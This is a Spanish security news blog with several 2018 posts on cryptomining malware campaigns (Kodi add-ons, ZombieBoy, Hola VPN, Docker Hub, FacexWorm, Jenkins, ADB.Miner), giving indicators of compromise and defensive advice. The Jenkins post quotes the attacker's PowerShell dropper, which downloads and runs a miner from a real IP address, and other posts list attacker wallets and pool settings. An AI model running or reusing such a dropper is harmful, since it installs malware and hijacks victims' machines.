Mostrando entradas con la etiqueta criptomonedas. Mostrar todas las entradas

sábado, 15 de septiembre de 2018

Varias extensiones de Kodi comprometidas para minar criptomonedas

El equipo de investigadores de ESET ha encontrado varias extensiones de Kodi utilizadas para distribuir malware de minado de criptomonedas.


Kodi (antiguo XBMC) es un popular 'Media Center' soportado de forma nativa en las principales plataformas: Linux, Mac OS X y sistemas operativos de Microsoft Windows. 

Kodi por si solo no provee ningún contenido, está pensado para ser extendido mediante aplicaciones de terceros. Esta característica ha sido explotada más de una vez por algunos atacantes para incluir código malicioso en las instalaciones de sus usuarios. 

En el caso que nos ocupa se trata de una campaña de software de minado de criptomonedas distribuido desde dos populares repositorios de plugins para Kodi: Bubbles y Gaia (y sus respectivos forks).

El análisis de ESET reveló que el malware funciona sobre Windows y Linux para minar la criptomoneda Monero (XMR).

La infección puede ocurrir de tres formas:

  1. Incluyendo un repositorio malicioso e instalando alguna de las extensiones comprometidas.
  2. Instalando una versión de Kodi que incluya el repositorio malicioso de serie.
  3. Instalando una versión de Kodi con las extensiones comprometidas de serie.

Etapas de ejecución del malware. Fuente: https://www.welivesecurity.com

Los países más afectados han sido Estados Unidos, Israel, Grecia y Reino Unido. 

Para evitar y/o contrarrestar la amenaza recomendamos bloquear aquellos repositorios de terceros no confiables y escanear el dispositivo con algún software antivirus actualizado.

Algunos IOCs proporcionados por ESET:

B8FD019D4DAB8B895009B957A7FEBAEFCEBAFDD1
BA50EAA31441D5E2C0224B9A8048DAF4015735E7
717C02A1B040187FF54425A64CB9CC001265C0C6
F187E0B6872B096D67C2E261BE41910DAF057761
4E2F1E9E066D7D21CED9D690EF6119E59CF49176
53E7154C2B68EDBCCF37FB73EEB3E042A1DC7108
FF9E491E8E7831967361EDE1BD26FCF1CD640050
3CC8B10BDD5B98BEA94E97C44FFDFB1746F0C472
389CB81D91D640BA4543E178B13AFE53B0E680B5
6DA595FB63F632EE55F36DE4C6E1EB4A2A833862
9458F3D601D30858BBA1AFE1C281A1A99BF30542
B4894B6E1949088350872BDC9219649D50EE0ACA
79BCC4F2D19A394DD2DB2B601208E1D1EA57565B
AAAEDE03F6C014CEE8EC0D9C0EA4FC7B0E67DB59
C66B5ADF3BDFA87B0731512DD2654F4341EBAE5B
F0196D821381248EB8717F47C70D8C235E83A12E
7CFD561C215DC04B702FE40A199F0B60CA706660
08406EB5A8E75F53CFB53DB6BDA7738C296556D6
2000E2949368621E218529E242A8F00DC8EC91ED
5B1F384227F462240178263E8F2F30D3436F10F5
B001DD66780935FCA865A45AEC97C85F2D22A7E2
C6A4F67D279478C18BE67BEB6856F3D334F4AC42
EE83D96C7F1E3510A0D7D17BBF32D5D82AB54EF3
38E6B46F34D82BD23DEACD23F3ADD3BE52F1C0B6
90F39643381E2D8DFFF6BA5AB2358C4FB85F03FC
B9173A2FE1E8398CD978832339BE86445ED342C7
D5E00FB7AEA4E572D6C7C5F8D8570DAB5E1DD156
D717FEC7E7C697D2D25080385CBD5C122584CA7C
DF5433DC7EB272B7B837E8932E4540B216A056D8


Francisco Salido
fsalido@hispasec.com

Más información:


sábado, 21 de julio de 2018

ZombieBoy, nuevo malware de minado de criptomonedas

ZombieBoy, como lo ha bautizado el analista de seguridad James Quinn, es una nueva familia de malware de minado de criptomonedas que utiliza la capacidad de procesamiento de tu ordenador para obtener Moneros.  


ZombieBoy tiene características de gusano, valiéndose de WinEggDrop para buscar nuevos hosts y propagarse. Para infectar a la víctima el virus utiliza la herramienta que le da nombre: "ZombieBoyTools". Esta herramienta aprovecha dos conocidos exploits, EternalBlue y DoublePulsar para instalar la DLL maliciosa en la máquina de la víctima. 

Captura de la herramienta ZombieBoyTools. Fuente: www.alienvault.com


Una vez instalada la DLL en la máquina, se descarga y ejecuta el binario "123.exe" desde ca[.]posthash[.]org:443. Este se encargará de descargar el resto de componentes del malware: 

"64.exe", además de estar encriptado con el packet "Themida" implementa algunas técnicas de evasión bastante sofisticadas. Se encarga de la propagación del virus y de ejecutar el miner (XMRIG), para ello utiliza "WinEggDrop" un escaner TCP que buscará víctimas potenciales contra las que ejecutar el exploit DoublePulsar. Adicionalmente "64.exe" utiliza el software XMRIG para minar Monero y enviarlo a las direcciones:

  • 42MiUXx8i49AskDATdAfkUGuBqjCL7oU1g7TsU3XCJg9Maac1mEEdQ2X9vAKqu1pvkFQUuZn2HEzaa5UaUkMMfJHU5N8UCw
  • 49vZGV8x3bed3TiAZmNG9zHFXytGz45tJZ3g84rpYtw78J2UQQaCiH6SkozGKHyTV2Lkd7GtsMjurZkk8B9wKJ2uCAKdMLQ


El otro componente descargado tiene el nombre de "74.exe". Se encarga de descargar y ejecutar la DLL "NetSyst96.dll", heredada del RAT "Gh0stRat", permitirá al administrador del malware realizar algunas acciones sobre la máquina infectada de forma remota, como capturar la pantalla, grabar sonidos o alterar el portapapeles de la víctima.

"84.exe" es otro de los módulos droppeados por "123.exe". Al igual que "74.exe" es un RAT utilizado para extraer información adicional sobre la víctima: SO utilizado, velocidad de la CPU o antivirus instalados. Además añade una entrada al registro que sirve para comprobar si el malware se está ejecutando por primera vez.

Flujo de actividad. Fuente: www.alienvault.com


Para comprobar si está infectado por ZombieBoy puede buscar si alguno de los binarios implicados se encuentra entre sus procesos:

  • 123.exe
  • 64.exe
  • 74.exe
  • 84.exe
  • CPUinfo.exe
  • N.exe
  • S.exe
  • Svchost.exe (OJO, siempre que no provenga de C:\Windows\System32)


Si es así debería detener estos procesos y borrar los ficheros implicados, así como las entradas al registro introducidas por el virus.

Entradas de registro maliciosas:

  • SYSTEM/CurrentControlSet/Services/Dazsks Fsdgsdf
  • SYSTEM/CURRENTCONTROLSET/SERVICES/ANqiki cmsuuc
Ficheros descargados por el malware:
  • C:\%WindowsDirectory%\sys.exe
  • C:\windows\%system%\boy.exe
  • C:\windows\IIS\cpuinfo.exe
  • C:\Program Files(x86)\svchost.exe
  • C:\Program Files\AppPatch\mysqld.dll
  • C:\Program Files(x86)\StormII\mssta.exe
  • C:\Program Files(x86)\StormII\*
  • C:\Archivos de programa (x86)\svchost.exe
  • C:\Archivos de programa\AppPatch\mysqld.dll
  • C:\Archivos de programa (x86)\StormII\mssta.exe
  • C:\Archivos de programa (x86)\StormII\*


Francisco Salido
fsalido@hispasec.com

Más información:

ZombieBoy:


miércoles, 11 de julio de 2018


Roban las claves privadas de un popular monedero de Ethereum a través de la extensión Hola VPN.

Ha sido comprometido el código publicado por Hola VPN en Chrome Web Store añadiendo capacidades para el robo de la clave privada del monedero para la criptomoneda Ethereum MyEtherWallet.


Según informan en el canal de Twitter del MyEtherWallet, el código fraudulento ha estado disponible 5 horas. Durante esas 5 horas todos los usuarios de Hola VPN que hayan accedido a la web de MyEtherWallet han sufrido el robo de la clave privada de su "wallet" por lo que lo más seguro es que su cartera haya sido sustraída. Es importante conocer que las extensiones de Google Chrome se actualizan automáticamente.


Cabe la posibilidad de que el atacante no haya transferido los fondos por lo que lo más recomendable sería que se transfirieran los ETH posiblementes sustraídos a otro wallet alternativo para evitar que el atacante pueda hacerse con el control de ellos.

El tema de las extensiones del navegador representa un punto bastante serio en seguridad, las posibilidades que ofrece a un atacante hacerse con el control de una extensión con capacidad de modificar e interactuar con cualquier web que el usuario renderice en su navegador, abre las puertas a los atacantes a usarlas para el robo de casi cualquier credencial electrónica.

En este caso ha sido un monedero de Ethereum pero podría haber sido la web de un banco, la cuenta de Netflix o los credenciales de acceso a las cámaras de seguridad de su casa.


Más información:


lunes, 18 de junio de 2018

Detectados contenedores maliciosos distribuidos a través de Docker Hub para cryptojacking

544.74 Monero, lo que al cambio son unos 67.863€ a la hora de escribir este artículo. Es la cantidad que el atacante detrás de la cuenta de Docker Hub "docker123321" ha sido capaz de minar a lo largo de un año a través de imágenes maliciosas distribuidas a sistemas expuestos y, lo que es peor, usando la propia plataforma de Docker.


Durante el último año, investigadores de varias empresas (Kromtech, Fortinet y Sysdig) han estado siguiendo de cerca este caso, hasta que finalmente el pasado 10 de mayo Docker Hub cerró la cuenta maliciosa. Detrás deja un total de 17 imágenes Docker maliciosas que habían sido descargadas en más de 5 millones de ocasiones.

Linea de tiempo del ataque. Obtenida de Kromtech Security Center.

¿Cómo funciona Docker Hub?

Para explicar qué es Docker Hub, primero tenemos que ver algunos conceptos básicos de Docker. Sabemos que se basa en la ejecución de contenedores que aíslan, o al menos lo intentan, un proceso particular del sistema operativo base (ojo, no se trata de virtualización). La especificación de estos contenedores corre a cargo de las llamadas imágenes, que son plantillas donde se define qué hace exactamente un contenedor. En definitiva, un contenedor es una instancia en ejecución de una imagen. 

Aunque se puede construir una imagen desde cero, lo ideal es basarse en otra ya definida  y personalizarla. Por ejemplo, se puede crear una imagen que ejecute Apache 2 basándose en una imagen del sistema operativo Debian, instalando paquetes y configuraciones, ya sea a mano o a través de un Dockerfile. Este fichero contiene un conjunto de directivas que va a definir exactamente como queremos que se comporte el contenedor que genera esa imagen. Se pueden definir, entre otras, la imagen en la que se basa, los puertos que queremos que el contenedor abra, los paquetes que va a tener instalados o el comando que va a ejecutar. 

Una vez configurada y construida la nueva imagen, se pueden distribuir utilizando repositorios. Docker Hub es el repositorio oficial y, de hecho, está totalmente integrado en el motor Docker. Hagamos una prueba y ejecutemos 'sudo docker run -ti hello-world':


La ejecución de este contenedor nos dice exactamente qué ocurre entre bambalinas: en resumen, se busca la imagen local del contenedor que queremos ejecutar. De no existir, se busca automáticamente en Docker Hub, se descarga y se ejecuta.

¿Y quién puede publicar imágenes en Docker Hub? Cualquiera
, siempre que tengamos una cuenta cuya creación es gratuita. De hecho, es el principal distribuidor de imágenes para Docker.


Medidas de seguridad en Docker Hub

Existen con ciertos "peros". Por un lado, desde Docker 1.8 se implementa el firmado de imágenes, que nos permite asegurar que la imagen que estamos descargando es precisamente la que queremos. Sin embargo, esta medida debe configurarse en el cliente y no está activada por defecto.

En segundo lugar, hasta hace poco se realizaban análisis automatizados de seguridad para las imágenes subidas a Docker Hub, aunque solo estuvo disponible para los contenedores propios. Desde hace unos meses la funcionalidad no está disponible. En la descarga, ahora mismo, no hay ningún sistema ni señal que te indique si la imagen que descargas puede tener un comportamiento malicioso o no.

Pero los usuarios de Docker no ejecutan una imagen desde Docker Hub así como así...


No deberían. Al final, es como ejecutar un proceso desconocido en nuestro equipo y, lo que es peor, con permisos de superusuario y acceso a nuestro sistema base. Por ejemplo, una de las imágenes maliciosas que se han encontrado montaba como volumen el directorio '/etc' del sistema base y añadía entradas en el fichero crontab para ganar persistencia. Pero por supuesto, un usuario sin experiencia podría encontrar una imagen que se promete interesante y ejecutarla sin una revisión de lo que hace en realidad. 


Más allá de las posibles estrategias de ingeniería social, lo que sí señalan los investigadores mencionados es que existen gran cantidad de sistemas Docker y Kubernetes (una plataforma de orquestación para Docker) que presentan fallos de configuración y están totalmente expuestos, permitiendo que reciban comandos de administración externos.


En resumen, ¿qué ha ocurrido?

Un señor con no muy buenas intenciones ha creado un repositorio en Docker Hub y ha ido publicando varias tandas de imágenes maliciosas, algunas para minar criptomonedas, a lo largo de un año.


Aunque la distribución en este caso concreto no está clara, los investigadores manejan datos de otros ataques en los que se buscaban sistemas Docker y Kubernetes expuestos a Internet (a través de escaneos automatizados y/o mediante plataformas como Shodan) y con una configuración de autenticación pobre. Una vez localizados, se les lanzaba automáticamente comandos de gestión que permitieran la descarga desde Docker Hub de las imágenes maliciosas en el sistema.


Detalle de uno de los scripts utilizados para desplegar los contenedores maliciosos. Obtenida de Kromtech Security Center.

Los contenedores se hacían pasar por sistemas como Tomcat o MySQL para pasar desapercibidos. Además de aquellos que minan Monero, otros contenedores publicados buscaban tomar el control de la máquina base a través de la apertura de shells inversas o añadiendo las claves de acceso SSH del atacante a las permitidas para el usuario root.


Con este esquema, el usuario "docker123321" ha conseguido más de 5 millones de descargas de sus contenedores, minando un total de 544.74 Monero a lo largo de un año. Después de varias notificaciones de particulares y empresas de seguridad, el usuario ha sido finalmente eliminado.


Francisco López
flopez@hispasec.com

Más información:

Cryptojacking invades cloud. How modern containerization trend is exploited by attackers:


miércoles, 2 de mayo de 2018

FacexWorm: el malware que se extiende a través de Facebook

Descubierto por Trend Micro, este malware se camufla tras una extensión de Google Chrome para robar criptomonedas a las víctimas.
Esquema de funcionamiento de Facexworm. Obtenida de Hacker News.


La técnica de ataque utilizada por la extensión maliciosa surgió por primera vez en agosto del año pasado, pero los investigadores han descubierto que se añadieron nuevas capacidades a principios de este mes.

Estas novedades incluyen el robo de credenciales de sitios web, redirigir a las víctimas a estafas de criptomonedas y/o al enlace de referencia del atacante en programas relacionados con criptomonedas e inyectar mineros en las webs.

A finales del año pasado, se descubrió un bot de minería llamado Digmine el cual se propagaba a través de Facebook Messenger y tenía como objetivo a ordenadores Windows, así como a Google Chrome.


Instalación de la extensión fraudulenta. Obtenida de Hacker News.
Al igual que el malware que acabamos de mencionar, FacexWorm también se propaga mediante ingeniería social a través de Facebook Messenger para redirigir a las víctimas a versiones falsas de sitios webs populares tales como YouTube.

Cabe señalar que la extensión solo se diseñó para usuarios de Chrome. Si el malware detecta cualquier otro navegador web en el dispositivo de la víctima, redirige a un anuncio de aspecto inofensivo.

Cómo funciona

Si el enlace al vídeo malicioso se abre con Chrome, FacexWorm redirecciona a la víctima a una página falsa de YouTube, donde se aconseja al usuario a descargar una extensión maliciosa para el navegador como si de un códec para reproducir el vídeo se tratase.

Una vez instalada, la extensión descarga más módulos para realizar varias tareas maliciosas.
"FacexWorm es un clon de una extensión legítima de Chrome, pero se le inyectó un código que contiene su rutina principal. Descarga el código JavaScript adicional del servidor C&C cuando se abre el navegador", explican los investigadores.

Dado que la extensión toma todos los permisos extendidos en el momento de la instalación, el malware puede acceder o modificar datos para cualquier web que el usuario abra.

A día de hoy, las criptomonedas reconocidas a las que se dirige FacexWorm incluyen Bitcoin (BTC), Bitcoin Gold (BTG), Bitcoin Cash (BCH), Dash (DASH), Ethereum (ETH), Ethereum Classic (ETC), Ripple (XRP), Litecoin (LTC), Zcash (ZEC) y Monero (XMR).

Dado que las campañas de spam en Facebook son bastantes comunes, se aconseja a los usuarios estar atentos al hacer clic en enlaces y archivos proporcionados a través de la plataforma del sitio.

Daniel Púa
@dpua_
dpua@hispasec.com

Más información:


FacexWorm Targets Cryptocurrency Trading Platforms, Abuses Facebook Messenger for Propagation:
https://blog.trendmicro.com/trendlabs-security-intelligence/facexworm-targets-cryptocurrency-trading-platforms-abuses-facebook-messenger-for-propagation/


martes, 3 de abril de 2018

Estado del arte del malware de minado de criptomonedas publicado por CSIRT-CV

El Centro de Respuesta ante Incidentes de la Comunitat Valenciana (CSIRT-CV) ha publicado hoy un estudio sobre el estado del arte de algunas de las variantes más extendidas de amenazas orientadas al minado de criptodivisas. 


En el informe se detallan el tipo de equipos objetivo más comunes de cada una, así como sus principales vías, técnicas de infección y últimas tendencias que este CSIRT ha detectado.

A partir de toda la información recabada en dicho informe se puede enfatizar el considerable incremento de nuevas amenazas de tipo 'miner' y el hecho de que la mayoría se basan en código reutilizado de repositorios públicos. Otro hecho interesante es que se está explotando todo tipo de dispositivos para minar criptomonedas, desde equipos de usuario, servidores, smartphones y dispositivos IoT.

Como ya adelantamos el pasado enero:


"Todo dispositivo capaz de ejecutar un conjunto de instrucciones puede servir de plataforma para minar criptomoneda"

En el informe de CSIRT-CV no solo nos hablan de los equipos de usuario o servidores como objetivos de infección sino de los dispositivos Android.

Malware como Loapi o ADB.Miner están en auge y cada vez son más las APK que intentan aprovecharse de la potencia de cómputo de los cada vez más avanzados terminales móviles o dispositivos IoT para minar criptomonedas. Un ejemplo de este hecho es el que muestran en el informe, en el que muestran cómo partiendo de nuestra plataforma Koodous y unas sencillas firmas Yara se pueden ir detectando un gran número de APK sospechosas de tener como objetivo no lícito el minado de criptomonedas.

A nivel de tendencias destacan, entre otras, en cuanto a infección de servidores, la distribución de 'miners' haciendo uso de vulnerabilidades en los procesos inseguros de deserialización de objetos Java para, tras explotarlas, descargar y ejecutar el 'miner' en el servidor comprometido, el aumento de la explotación de las vulnerabilidades CVE-2017-5638 (Apache Struts) y CVE-2017-9822 del servicio DotNetNuke para introducirse en los sistemas y dependiendo de si se trata de un servidor Windows o Linux, cuenta con diferentes Payloads en Powershell o Bash a partir de los cuales descarga el 'miner' en el equipo.

En el informe también se recogen una serie de mecanismos de detección para los distintos tipos de 'miners' mencionados tanto a nivel de red como de dispositivo y una serie de recomendaciones para protegerse ante este tipo de malware.

Si quieren descargar el informe completo pueden hacerlo desde el siguiente enlace:
https://www.csirtcv.gva.es/sites/all/files/downloads/Cryptomining_Malware.pdf


Fernando Ramírez
@fdrg21

Más información:

CRYPTOMINING MALWARE:


martes, 20 de febrero de 2018

Más de 2,7 millones de euros en criptomonedas desde instalaciones de Jenkins comprometidas

El equipo de CheckPoint ha descubierto la que puede ser la mayor operación de minado de criptomonedas: el equivalente a más de 3 millones de dólares de la criptomoneda Monero (XMR) han sido generados utilizando la capacidad de procesado de miles de servidores Jenkins mal configurados.


Jenkins es un popular software de integración continua (CI) de código abierto escrito en Java. Actualmente es mantenido por la comunidad y por el proveedor de servicios de CD/CI CloudBees.

El grupo criminal, de origen chino, se ha valido de instalaciones mal configuradas o inseguras para instalar el troyano encargado de minar la criptomoneda.

Para inyectar el código malicioso, los atacantes aprovechan la vulnerabilidad etiquetada con CVE-2017-1000353 que permitirá saltar restricciones de seguridad y ejecutar comandos en la interfaz CLI de Jenkins:

  1. Primero se comprueban las capacidades y permisos del cliente víctima.
  2. En función de la respuesta anterior, se inyecta el payload que contiene entre otras cosas el código encargado del minado de la criptomoneda.

Inyección del código malicioso. Fuente: https://research.checkpoint.com

Esta segunda fase del ataque es la más interesante:

  1. Primero se ejecuta una instancia de PowerShell en segundo plano: powershell.exe -WindowStyle Hidden: 
  2. Se declara un objeto de tipo web-client: $P = nEW-oBJECT sYSTEM.nET.wEBcLIENT
  3. El dropper descarga el software encargado del minado: $P.DownloadFile(‘http://222.184.79.11:5329/minerxmr.exe’, ‘C:\\Windows\\minerxmr.exe’)
  4. Para posteriormente ejecutarlo con el comando: START C:\\Windows\\minerxmr.exe


Los atacantes están bien organizados y distribuyen las operaciones de minado entre diferentes 'pools'. Sin embargo, todas las ganancias están centralizadas en una única cartera, que al momento de escribir la noticia, supera ya los 10829 XMR. El equivalente a unos 2,75 millones de euros al cambio.


Algunos IOCs:

Dominios e IP:

  • 222[.]184[.]79[.]11
  • 183[.]136[.]202[.]244
  • btc[.]poolbt[.]com
  • shell[.]poolbt[.]com
  • xmr[.]btgirl[.]com[.]cn
  • btc[.]btgirl[.]com[.]cn


Muestras:

SHA256: 0bb4503cc52530ddadb102fa4010fb4d89af88aca846d4b16f601d0702134246 

SHA256: 06f8eda46fd6bdc11b8ec4d18a0f0afbf3d47f82cea8363d342975896582a715

SHA256: f0430130a2f3549b1aeff0a9fb2246f68f585a7c1d312c7be385a1cf5f37e70d

SHA256: c87d294cb0384cb56f4829d58cdd3f53572d3f95c2133a9b1da5f5bc1710f22f

SHA256: f750d6da918a5f2f2c442a339821ffebcad4b61e4ca1684bac0e7df98416a794

SHA256: 3002551eebaf486d77a2b81d87db553ad8632bb132553e306395c5da589171fe

SHA256: 213a23219ff89c412f92aa1fdf7152178a81514014ee1cc4ffee97e725ee63a3

SHA256: ff8c97cd55523cbdceef80407269d35bbf78abcbf807426c12d9debe1ce498d9

SHA256: 2beaa23907c40cfcb705844f4f515ff81a788abe1aed2c8d23626d9d735968ae

SHA256: b22fa98c3ee99222c4e827a9745f206ccf7cd40530459a92f183e148b0df5ce9


Francisco Salido
fsalido@hispasec.com

Más información:

Jenkins Miner: One of the Biggest Mining Operations Ever Discovered
https://research.checkpoint.com/jenkins-miner-one-biggest-mining-operations-ever-discovered/


viernes, 16 de febrero de 2018

Miles de sitios webs de los gobiernos hackeados para minar criptomonedas

Se han descubierto miles de webs de varios gobiernos del mundo que forzaban a los visitantes a minar criptomonedas.


Extraída de Hackbusters

El script de minado ha sido encontrado en más de 4.000 webs entre las que destacan el Servicio Nacional de Salud de Reino Unido (NHS) y el sistemas judicial de los Estados Unidos.

Los ciberdelincuentes consiguieron modificar un complemento de accesibilidad de terceros llamado Browsealoud, el cuál estaba presente en todas las webs afectadas. Una vez más, la secuencia de comandos que se insertó pertenece a CoinHive, al cuál ya hemos mencionado en otros artículos.

Como ya hemos mencionado en otras ocasiones, los usuarios al visitar una web que contiene código de CoinHive, notan como la potencia de su procesador se ve aumentada notablemente para minar criptomonedas sin conocimiento de ello. Esto es conocido como criptojacking.

El encargado en dar la voz de alarma fue Scott Helme (Consultor de Seguridad en Reino Unido). Descubrió el hackeo después de que uno de sus amigos mencionara haber recibido alertas de antivirus en la web del gobierno y lo publicó en su cuenta de Twitter.

El complemento vulnerado pertenece a la empresa TextHelp. Martin McKay, CTO de dicha compañía escribió un post para tranquilizar a los usuarios. En él, especifica que el completemento está pasando una serie de revisiones de seguridad.

Debido a esta acción, el completemento ha sido borrado eventualmente de todas las webs sin que los encargados de dichas páginas deban realizar ninguna acción.

Además, la compañía asegura que no se ha comprometido datos de ninguno de los usuarios y que sus clientes recibirán una actualización tan pronto como la investigación de seguridad haya finalizado.


Daniel Púa
@arrowcode_
dpua@hispasec.com

Más información:

Lista de webs vulneradas:
https://publicwww.com/websites/browsealoud.com%2Fplus%2Fscripts%2Fba.js/

Web de CoinHive:
https://coinhive.com/


Tweet de Scott Helme dando la alarma:
https://twitter.com/Scott_Helme/status/962684239975272450


miércoles, 7 de febrero de 2018

ADB.Miner: nueva botnet dedicada al minado de criptomonedas

El pasado 3 de febrero un nuevo gusano dirigido al minado de criptomonedas empezó a propagarse rápidamente a través de dispositivos Android, principalmente en China y Corea del Sur.


El malware en cuestión busca dispositivos con el puerto 5555 abierto, utilizado por la herramienta de depuración 'ADB'. Para realizar estos escaneos utiliza partes del módulo de exploración SYN de MIRAI.

NetworkScan Mon - http://scan.netlab.360.com/#/dashboard

La gráfica muestra el aumento significativo de los escaneos dirigidos al puerto 5555. Situándose en poco tiempo en el TOP 10 de NetLab. Algo que no ocurría desde la campaña de MIRAI en septiembre de 2016.

NetworkScan Mon - http://scan.netlab.360.com/#/dashboard

La mayoría de dispositivos infectados son móviles y aparatos de smart TV basados en Android con la interfaz de depuración 'ADB' activada. Estos dispositivos intentan propagar el malware de forma activa. Para ello, el dispositivo inicia un escaneo del puerto 5555 e intenta infectar a otra víctima con la herramienta de depuración 'adb' activa:

  1. Se conecta por 'adb' al dispositivo remoto.
  2. Replica y ejecuta el código malicioso en el nuevo dispositivo.


Proceso de propagación - Fuente: http://blog.netlab.360.com/

Mientras tanto, el dispositivo infectado se dedica a minar la criptomoneda 'Monero (XMR)' utilizando el software 'xmrig':

Configuración de xmrig - Fuente: http://blog.netlab.360.com/

  • Pool: pool.monero.hashvault.pro:5555 o pool.minexmr.com:7777
  • Contraseña del Pool: x
  • Dirección de la cartera: 44XT4KvmobTQfeWa6PCQF5RDosr2MLWm43AsaE3o5iNRXXTfDbYk2VPHTVedTQHZyfXNzMn8YYF2466d3FSDT7gJS8gdHAr


A día de hoy todavía no se ha efectuado ningún ingreso en la cartera del atacante:


Como medida preventiva se recomienda desactivar la herramienta de depuración de Android cuando no se esté utilizando.

IOCs

  • MD5 (bot.dat) bc84e86f8090f935e0f1fc04b04455c6
  • MD5 (botsuinit_1_1.txt) cd37d59f2aac9101715b28f2b28b7417
  • MD5 (config.json) 27c3e74b6ddf175c3827900fe06d63b3
  • MD5 (droidbot) 412874e10fe6d7295ad7eb210da352a1
  • MD5 (droidbot.apk) 914082a04d6db5084a963e9f70fb4276
  • MD5 (nohup) 9a10ba1d64a02ee308cd6479959d2db2
  • MD5 (sss) 6a22c94d6e2a18acf2377c994d0186af
  • MD5 (xmrig32) ac344c3accbbc4ee14db0e18f81c2c0d
  • MD5 (xmrig64) cc7775f1682d12ba4edb161824e5a0e4


Francisco Salido
fsalido@hispasec.com

Más información:

Early Warning: ADB.Miner A Mining Botnet Utilizing Android ADB Is Now Rapidly Spreading
http://blog.netlab.360.com/early-warning-adb-miner-a-mining-botnet-utilizing-android-adb-is-now-rapidly-spreading-en/

ADB.Miner 安卓蠕虫的更多信息
http://blog.netlab.360.com/adb-miner-more-information/